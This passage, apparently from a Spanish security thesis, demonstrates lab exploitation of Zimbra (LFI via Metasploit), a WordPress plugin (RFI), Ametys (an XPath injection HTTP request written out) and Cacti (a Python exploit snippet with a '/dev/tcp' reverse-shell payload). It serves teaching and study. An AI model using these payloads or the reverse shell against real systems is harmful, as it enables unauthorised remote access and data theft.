Para poder realizar esta demostración se ha utilizado una instalación de *Kali Linux 2023.1* específica para *Virtual Box* con IP 192.168.60.5 y una instalación virtual sobre *Virtual Box* de *Ubuntu 12.04 AMD-64* con IP 192.168.60.11. El detalle de la instalación de *Kali Linux* se puede consultar en el Anexo II y el de *Ubuntu 12.04 AMD 64* en el Anexo VI.

Además, sobre la instalación de *Ubuntu 12.04* indicada anteriormente, se ha instalada el software vulnerable *Zimbra Collaboration Server* siguiendo las pasos indicados en varias fuentes de información [111-112]. Adicionalmente, también se han tenido que realizar algunas acciones extras; utilización de repositorios *old-release* de Ubuntu, solicitud de licencia *trial* a Zimbra y ejecución de la instalación con *--skip-activation-check*.

Los detalles del *exploit* llamado *zimbra_lfi* y de la vulnerabilidad en cuestión se pueden consultar en varias fuentes de información [113-115]. Sin embargo, para entender lo que hace el *exploit* y para entender la causa de esta vulnerabilidad basta con conocer lo siguiente:

- El *exploit* se aprovecha de una vulnerabilidad LFI en esta versión de *Zimbra Collaboration Server* sobre una serie de directorios en particular.
- A través de esta vulnerabilidad se permite que el atacante obtenga las credenciales LDAP configuradas en *Zimbra* en el fichero *localconfig.xml*.
- Con estas credenciales robadas el atacante podrá hacer peticiones a través de la API de tal forma que podría crear *tokens* de autenticación para la interface Web o bien, como el caso expuesto, permitir obtener una sesión de *meterpreter*.

Así pues, tal y conforme indica la ilustración 37, se ejecuta *msfconsole* desde la máquina virtual *Kali Linux 2.0* para entrar a *Metasploit*. Acto seguido, se selecciona el *exploit* en cuestión (*zimbra_lfi)* y se configura, esto puede verse en las ilustraciones 67 y 68.




Ilustración 67: Selección de exploit y visualización de opciones




Ilustración 68: Establecimiento de opciones para el exploit

En las opciones indicadas en la ilustración 68 se debe mencionar que DEPTH hace referencia a la profundidad de directorios en búsqueda de la vulnerabilidad LFI. Por otra parte, se establece el PAYLOAD *shell_reverse_tcp* dado que *reverse_tcp* no funciona de manera correcta. Una vez establecidas todas las opciones, se ejecuta el *exploit* pudiendo comprobar, tal y conforme indica la ilustración 69, que a través de una vulnerabilidad LFI se ha podido obtener acceso remoto al sistema sin tener permisos para ello.




Ilustración 69: Ejecución del exploit

17.5. Remote File Inclusion (LFI)

En este punto se demostrará el uso de un *exploit* de tipo *Remote File Inclusion (RFI)* el cual se aprovecha de una vulnerabilidad existente en un *plugin* llamado *Advanced Custom Fileds [116]* de *WordPress [117]* afectado dicho *plugin* en versiones 3.5.1 e inferiores.

Para poder realizar esta demostración se ha utilizado una instalación de *Kali Linux 2023.1* específica para *Virtual Box* con IP 192.168.60.5 y una instalación virtual sobre *Virtual Box* de *Ubuntu 20.04 AMD-64* con IP 192.168.60.7. El detalle de la instalación de *Kali Linux* se puede consultar en el Anexo II y el de *Ubuntu 20.04 AMD 64* en el Anexo IV.

Además, sobre la instalación de *Ubuntu 20.04* indicada anteriormente, se ha instalada el software *WordPress* en su última versión (6.2) siguiendo las pasos indicados en la fuente de información mencionada [118]. Adicionalmente, también se han tenido que realizar algunas acciones extras: descarga e instalación del *plugin* llamado *Advanced Custom Fields* en versión 3.5.1 [119] y deshabilitar la opción *allow_url_include [120]* de la instalación de PHP realizada sobre *Ubuntu 20.04. OSVDB (87353).*

Los detalles de la vulnerabilidad se pueden consultar en varias fuentes de información [121-122]. Una vez conocidos los detalles de la vulnerabilidad, para entender lo que hace el *exploit* que se ha utilizado basta con conocer lo siguiente:

- Se trata de una vulnerabilidad tanto *Remote File Inclusion (RFI)* como *Remote Code Execution (RCE)* a través del fichero *export.php* del plugin afectado ubicándose dicho fichero en el directorio de instalación del *plugin*.
- El *exploit* únicamente funciona si la opción *allow_url_include* de PHP está configurada a "*on*" en la máquina donde se encuentra instalado *WordPress*.
- Por defecto, los ficheros que se suban a través de este ataque RFI serán almacenados en el directorio *actions* ubicado dentro del directorio *core* del directorio de instalación del *plugin*.

En primer lugar, tal y conforme indica la ilustración 37, se ejecuta *msfconsole* desde la máquina virtual *Kali Linux 2.0* para entrar a *Metasploit*. Acto seguido, se selecciona el *exploit* en cuestión (*wp_advanced_custom_fields_exec)* y se configura, esto puede verse en las ilustraciones 70 y 71.




Ilustración 70: Selección de exploit y visualización de opciones

Ilustración 71 (Establecimiento de opciones para el exploit)

En las opciones indicadas en la ilustración 71 se debe indicar que se ha establecido el *payload* llamado *shell_bind_tcp* dado que con éste ha sido con el que mejor resultados se han obtenido. Otros *payloads* no se comportaban de manera correcta y no se conseguía la correcta explotación de la vulnerabilidad. Una vez establecidas todas las opciones, se ejecuta el *exploit* tal y conforme se indica en la ilustración 72.




Ilustración 72: Ejecución del exploit

En la ilustración 72 se puede observar que a la hora de ejecutar el comando *exploit* aparentemente el intento de explosión de la vulnerabilidad no ha funcionado correctamente dado que indica en primer lugar que se ha creado la sesión 7 pero luego indica que no se han podido crear sesiones.

Sin embargo, si se realiza un listado de las sesiones existente con *sessions -l* se puede observar que la sesión 7 se encuentra activa. Así pues, con *sessions 7* se procede a entrar en dicho sesión y verificar que efectivamente la explotación de la vulnerabilidad sí que ha funcionado correctamente.

En este sentido, se observa que la sesión ubica al atacante en el directorio *core/actions* dentro del directorio de instalación del *plugin*. También se observa que se puede listar el contenido del directorio, que se tienen los permisos efectivos del usuario *www-data* y, lo que es más importante, se pueden crear y subir ficheros a través de RFI.

Por último, hay que mencionar también que se pueden subir ficheros mediante la utilización del comando *upload* que proporciona la sesión de *meterpreter*. En este sentido, resulta más intuito pensar de esta forma en un RFI en vez de utilizar simplemente un *touch* y un *echo* hacia un fichero de texto.

17.6. XPath Injection

En este punto se demostrará el uso de un *exploit* de tipo *XPath Injection* el cual se aprovecha de una vulnerabilidad existente en un *plugin* llamado *Newsletter [123]* del gestor de contenidos *Ametys [124]* en versiones 3.5.2 y 3.5.1.

Para poder realizar esta demostración se ha utilizado una instalación de *Windows 10 x64 Bits* específica para *Virtual Box* con IP 192.168.60.5. Esta instalación de *Windows 10 x64* ya se encontraba disponible, por lo tanto, no se requiere de ninguna instalación adicional.

Además, sobre la instalación de *Windows 10 x64 Bits* indicada anteriormente, se ha instalada el software *Ametys 3.5.1* siguiendo las pasos indicados en la fuente de información mencionada [125]. Adicionalmente, también se han tenido que realizar algunas acciones extras tales como la instalación de *Firefox*, la instalación de *Java JRE 6* y la instalación de *Apache Tomcat 6.0 [126]*.

Los detalles de la vulnerabilidad se pueden consultar en varias fuentes de información [127-129]. Una vez conocidos los detalles de la vulnerabilidad, para entender lo que hace el *exploit* que se ha utilizado basta con conocer lo siguiente:

- Se trata de una vulnerabilidad *XPath Injection* a través del *plugin* de *Newsletters* el cuál estará o no habilitado en el sitio Web en cuestión creado mediante *Ametys*.
- Los datos de entrada a través del parámetro POST llamado *lang* en dicho *plugin* no están sanitizados antes de ser utilizados para construir la consulta *XPath*.
- Lo anteriormente indicado se explota para manipular las consultas *XPath* mediante la inyección del código *XPath* que desee el atacante.

```
POST /cms/plugins/newsletter/category/nodes HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/cms/event/index.html
Content-Length: 137
Cookie: ametys.accept.non.supported.navigators=on;
JSESSIONID=1na81i031qhdw;
__utma=111872281.3880910164568079000.1385252858.1385252858.1385252858.1;
__utmb=111872281.1.10.1385252858; __utmc=111872281;
__utmz=111872281.1385252858.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(no
ne)
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sitename=event&categoriesOnly=&debug=%255Bobject%2520Object%255D&userLocal
e=en&siteName=event&skin=demo&categoryID=root&lang=en'&node=root
```

Ilustración 73: Request XPath Injection Publicada

En la ilustración 73 se puede observar cómo se ha de construir la *request* para que esta vulnerabilidad pueda ser explotada. Sin embargo, se requiere adaptar la *request* anteriormente indicado al entorno que se ha configurado para ejemplificar esta vulnerabilidad. Así pues, la *request* adaptada al entorno es indicada en la ilustración 74.

```
POST /cms/plugins/newsletter/category/nodes HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:25.0) Gecko/20100101
Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/cms/event/index.html
Content-Length: 137
Cookie: ametys.accept.non.supported.navigators=on;
JSESSIONID= 1e78p6t506zzc
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sitename=event&categoriesOnly=&debug=%255Bobject%2520Object%255D&userLoca
le=en&siteName=event&skin=demo&categoryID=root&lang=en'&node=root
```

Ilustración 74: Request XPath Injection Modificada

La *request* indicada en la ilustración 74 se ha de lanzar transformándola previamente a formato *curl* para verificar la correcta explotación de esta vulnerabilidad. En la ilustración 75 se puede observar la *request* en formado *curl* y en las ilustraciones 76 y 77 se puede observar la correcta explotación de esta vulnerabilidad.

Se debe mencionar que la salida del comando *curl* ejecutado en la ilustración 75 es bastante más extensa que lo indicado en las ilustraciones 76 y 77 dado que por cada nodo obtenido la salida será similar a la indicada.




Ilustración 75: Request XPath Injection en formato Curl




Ilustración 76: Output Curl (I)




Ilustración 77: Output Curl (II)

Una vez lanzada la *request* indicada en la ilustración 75 se puede observar que su ejecución ha sido exitosa dado que se ha conseguido el *XPath Injection* deseado al obtener el nodo *root* indicado en *lang=en'&node=root* sin disponer de los permisos necesarios para realizar esta acción.

17.7. Command Execution

En este punto se demostrará el uso de un *exploit* de tipo *Command Execution* el cual se aprovecha de una vulnerabilidad existente en el *software* de *Cacti [130]* en versiones menores o iguales a la versión 1.2.22.

Para poder realizar esta demostración se ha utilizado una instalación de *Kali Linux 2023.1* específica para *Virtual Box* con IP 192.168.60.5 y una instalación virtual sobre *Virtual Box* de *Ubuntu 20.04 AMD-64* con IP 192.168.60.16. El detalle de la instalación de *Kali Linux* se puede consultar en el Anexo II y el de *Ubuntu 20.04 AMD 64* en el Anexo IV.

Además, sobre la instalación de *Ubuntu 20.04* indicada anteriormente, se ha instalada el software *Cacti* en su versión 1.2.22 siguiendo las pasos indicados en la fuente de información mencionada [131-133]. Adicionalmente, también se han tenido que realizar algunas acciones extras tales coma la instalación y configuración de *Apache*, *MySQL*, *MariaDB* y *PHP* entre otras.

Los detalles de la vulnerabilidad se pueden consultar en varias fuentes de información [134-136]. Una vez conocidos los detalles de la vulnerabilidad, para entender lo que hace el *exploit* que se ha utilizado basta con conocer lo siguiente:

- Se trata de una vulnerabilidad *Command Execution* a través del código del fichero *remote_agent.php* utilizado en esta versión de *Cacti*.
- A través del uso de LOCAL_DATA_ID y de HOST_ID se realiza fuerza bruta para buscar los valores adecuados. Si se encuentran, se utilizarán dichos valores.
- Durante la explotación, se envían peticiones GET hacia */remote_agent.php* estableciendo el parámetro *action* con el *polldata* y con la cabecera XFF.
- El parámetro *poller_id* se establece con el *payload* y los parámetros LOCAL_DATA_ID y HOST_ID se establecen con los valores obtenidos a través de fuerza bruta o bien con valores introducidos manualmente.
- Al tratarse de una vulnerabilidad de tipo *Command Execution*, se puede ejecutar en el *host* remoto cualquier comando con los privilegios del usuario afectado.

En primer lugar, sobre la máquina *Kali Linux 2023.1*, se descarga el *exploit* deseado para explotar esta vulnerabilidad y se le indica el *payload* a utilizar. En este caso, tal y conforme indica la ilustración 78, se utiliza un *payload* de tipo *reverse* mediante el uso de *sh* por un lado y *nc* por otro.

```
def rev_shell(URL,HEADER):
    print("Connecting To Your Server ...")
    # Change Reverse_Shell Payload From here
    request = requests.get(URL+f";sh%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F{LHOST}%2F{LPORT}%200%3E%261",headers=HEADER,v
erify=False) # sh -i >& /dev/tcp/IP/PUERTO 0>&1
    print("IF YOU DIDNT GET CONNECTION BACK, CHANGE THE REVERSE SHELL
PAYLOAD !!!")
    if (request.status_code != 200):
        print("[!] Some things wrong with your reverse shell !!!")
        exit(0)
    return 0
rev_shell(l_URL,HEADER)
```

Ilustración 78: Payload Cacti

Acto seguido, también sobre la máquina *Kali Linux 2023.1*, se abre el puerto 9100 para la escucha y se ejecuta el *exploit* con el *payload* indicado anteriormente. Esto se puede ver en las ilustraciones 79 y 80 respectivamente.




Ilustración 79: Puerto 9100 a la escucha




Ilustración 80: Ejecución de exploit para Cacti

Tal y conforme se puede observar en la ilustración 81, una vez ejecutado el *exploit* indicado en la ilustración 80, se obtiene una *shell* remota sobre la cual se ha podido ejecutar el comando *whoami* y el comando *date*. Se debe recordar que los comandos que se pueden ejecutar serán solo aquellos para los que el usuario *www-data* tenga permisos de ejecución.




Ilustración 81: Verificación de exploit para Cacti

17.8. Brute Force

En este punto se debería demostrar el uso práctico de algún *exploit* de tipo *Brute Force* el cual se aprovechase de alguna vulnerabilidad de este tipo. Sin embargo, se ha considerado que con la parte teórica vista en el apartado 16.10 es más que suficiente como para entender el funcionamiento de este tipo de *exploits*.

